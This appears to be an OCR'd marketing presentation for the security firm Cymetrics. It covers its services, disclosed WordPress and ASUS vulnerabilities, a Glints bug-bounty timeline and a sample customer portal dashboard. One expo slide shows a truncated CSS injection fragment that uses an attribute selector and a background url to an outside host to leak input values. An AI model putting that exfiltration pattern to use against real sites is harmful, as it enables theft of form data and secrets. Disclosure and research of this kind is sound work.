Cymetrics

A comprehensive and agile cybersecurity SaaS

Content

- About Cymetrics
- Service Overview
  - Level 1 EAS
  - Level 2 VAS
  - Level 3 PTS
- EAS Use Cases
- Client Examples

Cymetrics

About Cymetrics

Cymetrics

- Cymetrics was founded in 2021 and is a part of OneDegree, a leading FinTech company with presence across Asia Pacific. The company is ISO27001 and ISO27017 certified, and it is a Microsoft Gold-certified partner.
- The team consists of security experts with professional training and holds security certifications such as CCSP, CEH, CISA, CISSP, and CPSA.
- Cymetrics offers proprietary cyber risk assessments and SaaS platform solutions.
- We have in-depth experience in providing comprehensive cybersecurity assessment services and work with clients in government, finance, insurance, healthcare, manufacturing, as well as e-commerce industries.


2022 CyberSec Expo in Taiwan (Sep 2022)

```
input[value^="a"]{
  background: url("//exp.co
}
```

Cymetrics Found Latest Vulnerability on WordPress and Received CVE-2022-0720 (Mar 2022)

- A Vulnerability on WordPress booking service plugin impacted over 40,000 websites

  - ◆ CVE-2022-0720 CVSS 6.3
  - ◆ CVE-2022-0709 CVSS 5.3
  - ◆ CVE-2022-0825 CVSS 6.3
  - ◆ CVE-2022-0837 CVSS 5.4
  - ◆ CVE-2022-0919 CVSS 6.3
  - ◆ CVE-2022-0920 CVSS 5.3
  - ◆ CVE-2022-27862 CVSS 9.8
  - ◆ CVE-2022-27863 CVSS 5.3



References

CVE	CVE-2022-0720

Classification


Type	INCORRECT AUTHORISATION
OWASP top 10	A5: Broken Access Control
CWE	CWE-863

Miscellaneous

Original Researcher	huli of Cymetrics
Submitter	huli of Cymetrics
Submitter website	https://cymetrics.io
Verified	Yes
WPVDB ID	435ef99c-9210-46c7-80a4-09cd4d3d00cf

Ref：https://wpscan.com/vulnerability/435ef99c-9210-46c7-80a4-09cd4d3d00cf

Cymetrics Disclosed ASUSTek Vulnerabilities and Received Nomination on Hall of fame (Oct 2021)



Hall of fame

We would like to thank the following people have made responsible disclosures to us. They were very first reporters to notified qualifying vulnerabilities which consented to be fixed by ASUSTek Computer Inc. Thank you and congratulations for demonstrating your technical skill, security knowledge, and responsible behavior.

2021 ∇

October 2021:

1. Ganga Manivannan
2. Huli (From Cymetrics/OneDegree)
3. Kandarpdave Dave
4. Rakan Abdulrahman Al Khaled
5. Sabarinath Panikan
6. Efstratios Chatzoglou, University of the Aegean, Georgios Kambourakis, European Commission at the European Joint Research Centre, and Constantinos Kolias, University of Idaho
7. CataLpa from DBappSecurity Co.,Ltd Hatlab.
8. Yao Chen(@ysmilec) of 360 Alpha Lab


ASUS Product Security Advisory

We take every care to ensure that ASUS products are secure in order to protect the privacy of our valued customers. We constantly strive to improve our safeguards for security and personal information in accordance with all applicable laws and regulations, and we welcome all reports from our customers about product-related security or privacy issues. Any information you supply to ASUS will only be used to help resolve the security vulnerabilities or issues you have reported. This process may include contacting you for further relevant information.

How to report a security vulnerability or issue to ASUS

Ref：https://www.asus.com/content/ASUS-Product-Security-Advisory/#header2021

Cymetrics Found Critical Security Flaws on Glints, A Famous Online Talent Recruitment Platform in Singapore (July-Dec 2021)



Story of critical security flaws I found in Glints

#postsEn #Security

huli
08 Feb 2022


2022-02-10: Update title from "How I hacked Glints and your resume" to "Story of critical security flaws I found in Glints"

Glints is a job search platform based in Singapore, and they just got a 20M investment last year, they have a team in Taiwan as well.

In July 2021, I found Glints bug bounty program so I spent some time on it, and I found 4 vulnerabilities in total in the end.

The vulnerabilities I found could have:

1. Stole every applicant's personal information, including name, phone, birthday, resume, and email
2. Stole every recruiter's personal information, including name, job title, team name, and email




Explore **5000+** of new jobs posted monthly!

We've helped
2,681,140
Young Professionals To Discover Their Dream Careers

We've empowered
44,535
Companies Worldwide To Build Successful Teams

Explore
8,994
Hot Opportunities Posted Monthly



Timeline：


- 2021-07-09 First vulnerability report
- 2021-07-09 Glints replied and they are checking
- 2021-07-13 Glints confirmed the vulnerabilities and working on the fix
- 2021-07-14 Second vulnerability report
- 2021-07-20 Glints replied and only one vulnerability is fixed, others still fixing
- 2021-08-18 I sent an email to Glints to check the latest status, no response
- 2021-08-31 I sent an email again, no response
- 2021-09-09 again and still no response
- 2021-09-20 I opened an issue on their bug bounty program repo, no response
- 2021-10-04 Glints replied to my email and said that they will get back to me tomorrow, but I got no response
- 2021-10-20 I sent a follow-up email
- 2021-10-26 I tweeted about the vulnerability without details because it's still not fixed, then I got a response from a co-founder at Glints
- 2021-10-27 Glints asked me for payment detail
- 2021-11-11 I received part of the bounty and sent an email to ask the status of vulnerabilities
- 2021-11-11 Glints replied and confirmed that all issues are fixed
- 2021-12-07 I received bounty in full

Ref：https://tech-blog.cymetrics.io/en/posts/huli/how-i-hacked-glints-and-your-resume-en/

Cymetrics

Cymetrics Service Overview

Comprehensive In-Depth Assessment



Level 1 : Exposure Assessment as a Service (EAS)

Our analysis of cyber intelligence and the target company's digital footprints will give you a broad overview of the risks and exposures within the organization. Simply provide a domain/IP and our online assessment will give you a report in 15 minutes.

Level 2: Vulnerability Assessment as a Service (VAS)

Detect vulnerabilities before hackers do. Based on the most up-to-date cyber intelligence, our VAS tool will automatically scan for vulnerabilities and manage the cybersecurity exposure for companies.

Level 3: Penetration Test as a Service (PTS)

Put your security to the test with simulated hacking by a team of experienced cybersecurity experts.

Level 1
Exposure Assessment as a Service (EAS)

Categorize Exposure Assessment as a Service (EAS)

Security Rating Service (SRS)

- A data-driven, objective, and dynamic assessment of an organization's security profile based on publicly available information.
- The report can help companies understand their strengths and weaknesses and improve their cybersecurity posture.
- Created by a trusted, independent security rating platform, making them valuable as an objective indicator of an organization's cybersecurity performance.

IT Vendor Risk Management Tools

- Used for Third-Party Risk Management (TPRM).
- Understanding third-party risk posed by supply chain, third-party vendor, and business partner relationships.
- Always up-to-date. Replace time-consuming vendor risk assessment techniques such as questionnaires, on-site visits, and penetration tests with automated methods.

Cymetircs EAS gathers and analyzes public sources and digital footprints for specified domain of an organization to be tested


...in non-intrusive approach, and

...assigns a security score based on proprietary rating methodology.

Cybersecurity Made Easy with Cymetrics EAS

- ✓ SaaS-based, it is lightweight and agile.
- ✓ Non-intrusive, with no impact on service.
- ✓ Easy-to-use, quick-to-get-cyber-started.
- ✓ Speedy. Get your assessment report in 15 minutes.
- ✓ Cost-effective, saving time and money.

EAS – Customer Portal Overview



Cymetrics

- Home
- Scan
- Reports
- Settings

Ava Wu AW

Dashboard

微風廣場 ▾

https://member-api.breeze.com.tw/register

Improvement progress

Score

A B C D F

C-

Ava

Scan on 29 Mar 2022

Exposures

21 issues

- F Email · DMARC
- C Web · Web Application
- C Credential · Credential Leakage

Compliance

ISO 27001	GDPR	PCIDSS	NIST CSF
83%	83%	74%	83%

Exposure Trend

Domain Assets

Assessed Domain

C- member-api.breeze.com.tw

27 items

- breeze-app-api.breeze.com.tw
- breeze-assets.breeze.com.tw
- breeze-backend.breeze.com.tw


⋮

Risk Matrix

Complexity \ Risk	L	M	H
L	4	9	2
M	1	2	1
H	1	1	0

View more

EAS – Assessment Report Overview



Executive Summary

This Exposure Assessment (EAS) report comprehensively detects your digital assets' exposures and weaknesses in cybersecurity. Cymetrics uses a dynamic weighting algorithm to conduct cybersecurity ratings to help you improve the visibility of your corporate assets' cybersecurity exposures and weaknesses. The service also assists you in managing your cybersecurity risks and enhancing cyber defenses efficiently.

C

[redacted]

Scope

[redacted]

Scan Date

2022 / Sep / 18

